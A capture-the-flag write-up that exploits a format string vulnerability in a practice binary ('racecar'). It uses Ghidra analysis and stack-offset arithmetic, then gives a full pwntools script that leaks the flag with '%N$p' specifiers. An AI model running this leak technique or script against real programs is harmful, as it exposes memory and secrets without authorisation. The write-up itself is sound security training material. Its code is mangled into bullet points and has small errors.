


The write explains how to exploit “format string vulnerability” and obtain the flag



Do a check the security controls on the binary




Load the binary in Ghidra to check the contents of the binary




* By looking at the contents of the binary, we could see in the car\_menu function, Once the user wins the race, He is asked to input a data to provide for press which gets printed to the output using printf(\_\_format).
* This is a format string vulnerability that leaks the addresses on the stack

**But, do we really have some useful input on the stack?**


* Look at the fopen function that opens the flag.txt in read mode and stores the data in \_\_stream, the fgets functions places that data in the buffer local\_3c variable identified in Ghidra which is 44 bytes.
* So, the flag is placed on the stack as the buffer is written with the contents of flag.txt
* The buffer is 44 bytes size
* Now, we need to find a way to win the race



* Could see that the user is allowed to enter the input after he wins
* From the code disassembled from GHIDRA, we could see that flag.txt is present on local machine.
* So, I have created a dummy file with flag.txt with just 4 bytes of “AAAA” .
* The position of AAAA displaced on the stack defines the starting point of the buffer and the ending point of buffer is 44/4 + starting offset



* The starting position of the buffer is the 12th position on the stack and hence the last offset of the stack is 12+44/4 = 12+11 = 23
* So, we need to leak the address from offset 12 to 23 with string “%12$p ------%23$p”
* Below I have presented a pwn tools script to do the same.
* *#!/usr/bin/env python3*
* ***from*** pwn ***import*** \*
* ***import*** pwn
* ***import*** time, os, traceback, sys, os
* ***import*** binascii, array
* ***from*** textwrap ***import*** wrap
* def start(argv=[], \*a, \*\*kw):
* ***if*** pwn.args.GDB: *# use the gdb script, sudo apt install gdbserver*
* ***return*** pwn.gdb.debug([binPath]+argv, gdbscript=gdbscript, aslr=False, \*a, \*\*kw)
* ***elif*** pwn.args.REMOTE: *# ['server', 'port']*
* ***return*** pwn.remote(sys.argv[1], sys.argv[2], \*a, \*\*kw)
* ***else***: *# run locally, no GDB*
* ***return*** pwn.process([binPath]+argv,aslr=True, \*a, \*\*kw)
* *# Set up the target binary and the remote server*
* binary = ELF('racecar')
* binPath ="./racecar"
* *#libc = ELF('/lib/x86\_64-linux-gnu/libc.so.6')*
* io = process(binary.path)
* *# build in GDB support*
* gdbscript = '''
* init-pwndbg
* continue
* '''.format(\*\****locals***())
* p=start()
* payload = ""
* offset =12
* end =  23
* ***for*** i ***in*** ***range*** (12,23):
* payload+= "%"+str(i)+"$p "
* p.recvuntil(b'Name: ')
* p.sendline(b'sai')
* p.recvuntil(b'Nickname: ')
* p.sendline(b'sai')
* p.recvuntil(b'> ')
* p.sendline(b'2')
* p.recvuntil(b'> ')
* p.sendline(b'1')
* p.recvuntil(b'> ')
* p.sendline(b'2')
* p.recvuntil(b'> ')
* p.sendline(payload)
* p.recv()
* response = p.recv()
* flag = (response.decode("utf-8").split('m\n'))[1]
* flag = flag.split()
* recvd\_flag=""
* ***for*** values ***in*** flag:
* recvd\_flag+=pwn.p32(int(values,16)).decode("utf-8")
* ***print***("recieved flag is:",recvd\_flag)
* The payload is sent and the response is converted from str to integer and the flag is obtained



* On execution we could see flag is obtained and the machine is pwned
* We have used pwntools tubes p32 to convert the data back from little endian to original format.